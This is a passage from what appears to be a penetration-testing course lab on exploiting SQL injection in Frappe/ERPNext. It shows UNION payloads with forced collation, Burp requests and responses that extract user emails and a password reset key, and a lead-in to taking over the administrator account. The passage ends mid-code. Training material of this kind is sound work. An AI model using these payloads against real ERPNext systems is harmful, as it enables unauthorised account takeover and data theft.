


Figure 205: Password Reset for Token

Before clicking *Send Password*, we will also start a command to follow the database logs and `grep` for our token as shown in Listing 305.

Next, let's click *Send Password* and we will receive an error. We will find that the database log command displays an entry.

```
frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log | grep token_searchForUserTable
 4980 Query      select * from `tabUser` where `name` =
'token_searchForUserTable@mail.com' order by modified desc
```

Listing 305 - Discovered table for password reset

We have just discovered the `tabUser` table.

8.4.2 Resetting the Admin Password

Now that we know which tables we need to target, let's create a SQL query to extract the email/name of the user. The documentation says that the email can be found in the name column in the `_Auth` table. A non-SQL injection query would be similar to the one found in Listing 306.

```
SELECT name FROM __Auth;
```

Listing 306 - Standard query for extracting the name/email


However, we need the query in Listing 306 to be usable in the UNION query. For this, we need to replace one of the numbers with the `name` column and add a "FROM `_Auth`" to the end of the UNION query. The query we are attempting to execute can be found in Listing 307.

```
SELECT `doctype`, `name`, `content`, `title`, `route`
FROM `__global_search`
WHERE `published` = 1 AND `route` like "%offsec_scope" UNION ALL SELECT 1,2,3,4,name
```

```
FROM __Auth#%" AND MATCH(`content`) AGAINST (\'\\"offsec\\\' IN BOOLEAN MODE) LIMIT
20 OFFSET 0
```

Listing 307 - Target query we are attempting to execute

The highlighted part in Listing 307 will be the payload to the SQL injection. Next, we will place the payload in Burp, send the request, and inspect the response.



The screenshot shows a Burp Suite interface. In the Request tab, a POST / HTTP/1.1 message is displayed with various headers and a payload. The payload contains a SQL injection query: `cmd=frappe.utils.global_search.web_search&text=offsec&cope=offsec_scope" UNION ALL SELECT 1,2,3,4,name FROM __Auth#%`. In the Response tab, the server's error log is shown, indicating an error: `Illegal mix of collations for operation 'UNION'`.

Figure 206: SQL Injection Collation Error

This is where we run into our first error. Frappe responds with the error “Illegal mix of collations for operation ‘UNION’”.

Database collation describes the rules determining how the database will compare characters in a character set. For example, there are collations like “utf8mb4_general_ci” that are case-insensitive (indicated by the “ci” at the end of the collation name). These collations will not take the case into consideration when comparing values.¹²²

It is possible for us to force a collation within the query. However, we first need to discover the collation used in the `__global_search` table that we are injecting into. We can do this using the query found in Listing 308.

¹²² (database.guide, 2018), <https://database.guide/what-is-collation-in-databases/>

```
SELECT COLLATION_NAME
FROM information_schema.columns
WHERE TABLE_NAME = '__global_search' AND COLUMN_NAME = "name";
```

Listing 308 - Query to discover collation


Since this is a whitebox assessment, we could run the query in Listing 308 directly on the host. However, the collation across builds and versions of an application might be different. It is best practice to extract values like the collation directly from the host we are targeting. For this reason, we will use our SQL injection to extract the collation.

Like the previous payload, we have to change this query to fit into a UNION query. We want the final query to be like the one found in Listing 309.

```
SELECT `doctype`, `name`, `content`, `title`, `route`
  FROM `__global_search`
 WHERE `published` = 1 AND `route` like "%offsec_scope%" UNION ALL SELECT
1,2,3,4,COLLATION_NAME FROM information_schema.columns WHERE TABLE_NAME =
"__global_search" AND COLUMN_NAME = "name"#$% AND MATCH(`content`) AGAINST
('\"offsec\"' IN BOOLEAN MODE)
 LIMIT 20 OFFSET 0
```

Listing 309 - Full query to discover collation

The highlighted part in Listing 309 will become the payload we send in Burp.



The screenshot shows the Burp Suite interface with the following details:

- Request:**
 - Target: `http://erpnext:8000`
 - Method: POST
 - Headers:
 - Host: erpnext:8000
 - User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
 - Accept: application/json, text/javascript, */*; q=0.01
 - Accept-Language: en-US,en;q=0.5
 - Accept-Encoding: gzip, deflate
 - Referer: http://erpnext:8000/
 - Content-Type: application/x-www-form-urlencoded; charset=UTF-8
 - X-Frappe-CSRF-Token: None
 - X-Requested-With: XMLHttpRequest
 - Content-Length: 208
 - Connection: close
 - Cookie: sid=Guest; system_user=yes; user_id=Guest; user_image=; full_name=Guest
 - Raw Payload (highlighted with a red box):

```
cmd=frappe_utils_global_search_web_search&text=offsec&scope=offsec_scope" UNION ALL SELECT
1,2,3,4,COLLATION_NAME FROM information_schema.columns
WHERE TABLE_NAME = "__global_search" AND COLUMN_NAME =
"name"#$%
```
- Response:**
 - Status: HTTP/1.0 200 OK
 - Headers:
 - Content-Type: application/json
 - Content-Length: 109
 - Set-Cookie: sid=Guest; Expires=Tue, 24-Dec-2019 17:25:27 GMT; Path=/
 - Set-Cookie: system_user=yes; Path=/
 - Set-Cookie: user_id=Guest; Path=/
 - Set-Cookie: user_image=; Path=/
 - Set-Cookie: full_name=Guest; Path=/
 - Server: Werkzeug/0.15.4 Python/3.5.2
 - Date: Sat, 21 Dec 2019 17:25:29 GMT
 - JSON Data:

```
{"message": [{"route": "utf8mb4_general_ci", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}]}
```

Figure 207: Discovering Collation via SQLI

This request returns the value of “utf8mb4_general_ci” as the collation for the name column in the `__global_search` table. With this information, let’s edit our previous payload to include the “`COLLATE utf8mb4_general_ci`” command. The query we are attempting to run is as follows:

```
SELECT name COLLATE utf8mb4_general_ci FROM __Auth;
```


Listing 310 - Standard query for extracting the name/email with collation

This makes the final query similar to the one found in Listing 311.

```
SELECT `doctype`, `name`, `content`, `title`, `route`
  FROM `__global_search`
 WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT 1,2,3,4,name
COLLATE utf8mb4_general_ci FROM __Auth#%" AND MATCH(`content`) AGAINST ('\"offsec\"'
IN BOOLEAN MODE)
 LIMIT 20 OFFSET 0'
```

Listing 311 - SQL injection query with collation

Sending this payload in Burp allows us to extract the name/email from the database.



The screenshot shows the OWASPEraser interface. In the Request tab, a POST / HTTP/1.1 request is shown with various headers and a cookie. The payload is:

```
cmd=frappe.utils.global_search.web_search&text=offsec&
cope=offsec_scope" UNION ALL SELECT 1,2,3,4,name
COLLATE utf8mb4_general_ci FROM __Auth#
```

In the Response tab, the server returns an HTTP/1.0 200 OK response with JSON content. The JSON message contains an array of objects, one of which has a route of "zeljka.k@randomdomain.com". This object is highlighted with a red box.

```
{"message": [{"route": "Administrator", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}, {"route": "zeljka.k@randomdomain.com", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}]}
```

Figure 208: Extracting the name/email from Database

This returns the response shown in Listing 312.

```
{"message": [{"route": "Administrator", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}, {"route": "zeljka.k@randomdomain.com", "content": "3", "relevance": 0, "name": "2", "title": "4", "doctype": "1"}]}
```

Listing 312-Extracting the users

Based on the response, the email we used to create the admin user was discovered. This is the account that we will target for the password reset. We can enter the email in the *Forgot Password* field.

Home



• Forgot Password

Send Password

[Back to Login](#)

Figure 209: Email in Password Reset Field

Selecting *Send Password* will create the password reset token for the user and send an email about the password reset.




Figure 210: Password Reset Complete

Next, we can use the SQL injection to extract the reset key. We know that the reset key is contained in the `tabUser` table, but we don't know which column yet. To find the column, we will use the query in Listing 313.

```
SELECT COLUMN_NAME
FROM information_schema.columns
WHERE TABLE_NAME = "tabUser";
```


Listing 313 - Query to discover password reset column

Again, we need to make this conform to the UNION query.

```
SELECT `doctype`, `name`, `content`, `title`, `route`
  FROM `__global_search`
 WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT
1,2,3,4,COLUMN_NAME FROM information_schema.columns WHERE TABLE_NAME = "tabUser"#$%
AND MATCH(`content`) AGAINST (\\"\\\"offsec\\\"\\' IN BOOLEAN MODE)
 LIMIT 20 OFFSET 0'
```

Listing 314 - Finding table name for password reset

The highlighted part displayed above is the payload that we'll send in Burp via the scope variable.



The screenshot shows the OWASp ZAP interface. In the Request tab, a POST request is made to `http://erpnext:8000` with the following payload:

```
POST / HTTP/1.1
Host: erpnext:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://erpnext:8000/
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Frappe-CSRF-Token: None
X-Requested-With: XMLHttpRequest
Content-Length: 172
Connection: close
Cookie: sid=Guest; system_user=yes; user_id=Guest;
user_image=; full_name=Guest
cmd=frappe.utils.global_search.web_search&text=offsec&
scope=offsec_scope" UNION ALL SELECT
1,2,3,4,COLUMN_NAME FROM information_schema.columns
WHERE TABLE_NAME = "tabUser"#

```

The Response tab shows a successful `HTTP/1.0 200 OK` response with a JSON payload containing a list of column names from the `information_schema.columns` table.

Figure 211: SQLi to Obtain List of Column Names

Sending that SQL injection payload returns the JSON found in Listing 315.

```
{"message": [{"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "name"}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "birth_date"}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "reset_password_key"}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "email"}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "comments"}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "1", "route": "allowed_in_mentions"}]}
```

Listing 315 - List of column names

From the list of columns, we notice `reset_password_key`. We can use this column name to extract the password reset key. We should also include the `name` column to ensure that we are obtaining the reset key for the correct user. The query for this is:

```
SELECT name COLLATE utf8mb4_general_ci, reset_password_key COLLATE utf8mb4_general_ci
FROM tabUser;
```

Listing 316 - Extracting the reset key query

The SQL query in Listing 316 needs to conform to the UNION query. This time, we will use the number “1” for the name/email and number “5” for the `reset_password_key`. The updated query can be found in Listing 317.

```

SELECT `doctype`, `name`, `content`, `title`, `route`
  FROM `__global_search`
 WHERE `published` = 1 AND `route` like "offsec_scope" UNION ALL SELECT name COLLATE
utf8mb4_general_ci,2,3,4,reset_password_key COLLATE utf8mb4_general_ci FROM tabUser#%""
AND MATCH(`content`) AGAINST ('\"\\\"offsec\\\"\\\' IN BOOLEAN MODE)
  LIMIT 20 OFFSET 0'
  
```

Listing 317 - Payload for password reset key

Using the highlighted section in Listing 317 as the payload in Burp, we can obtain the password reset key.





Figure 212: Obtaining the Password Reset key

The Burp response contains the password_reset_key in the “route” string with the email in the “doctype” string. An example is shown in Listing 318.

```
{"message": [{"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "Administrator", "route": null}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "Guest", "route": null}, {"name": "2", "content": "3", "relevance": 0, "title": "4", "doctype": "zeljka.k@randomdomain.com", "route": "aAJTVmS14sCpKxrRT8N7ywbnYXRcVEN0"}]}
```

Listing 318 - Password reset key in response

Now that we have the password_reset_key, let’s figure out how to use it to reset the password. We will search the application’s source code for “reset_password_key” with the idea that wherever this column is used, it will most likely give us a hint on how to use the key.



The screenshot shows a code editor interface with a search results panel on the left and the code for `user.py` on the right. The search term `reset_password_key` is highlighted in both the search results and the code.

```

 209         msgprint( ("Welcome email sent"))
 210     return
 211
 212     else:
 213         self.email_new_password(new_password)
 214
 215     except frappe.OutgoingEmailError:
 216         print(frappe.get_traceback())
 217         pass # email server not set, don't send email
 218
 219     @Document.hook
 220     def validate_reset_password(self):
 221         pass
 222
 223     def reset_password(self, send_email=False, password_expired=False):
 224         from frappe.utils import random_string, get_url
 225
 226         key = random_string(32)
 227         self.db_set("reset_password_key", key)
 228
 229         url = "/update-password?key=" + key
 230         if password_expired:
 231             url = "/update-password?key=" + key + '&password_expired=true'
 232
 233         link = get_url(url)
 234         if send_email:
 235             self.password_reset_mail(link)
 236
 237         return link

```

Figure 213: Finding `reset_password` Function

Searching for “`reset_password_key`” allows us to discover the `reset_password` function in the file `apps/frappe/frappe/core/doctype/user/user.py`. The function can be found below.

```

def reset_password(self, send_email=False, password_expired=False):
    from frappe.utils import random_string, get_url

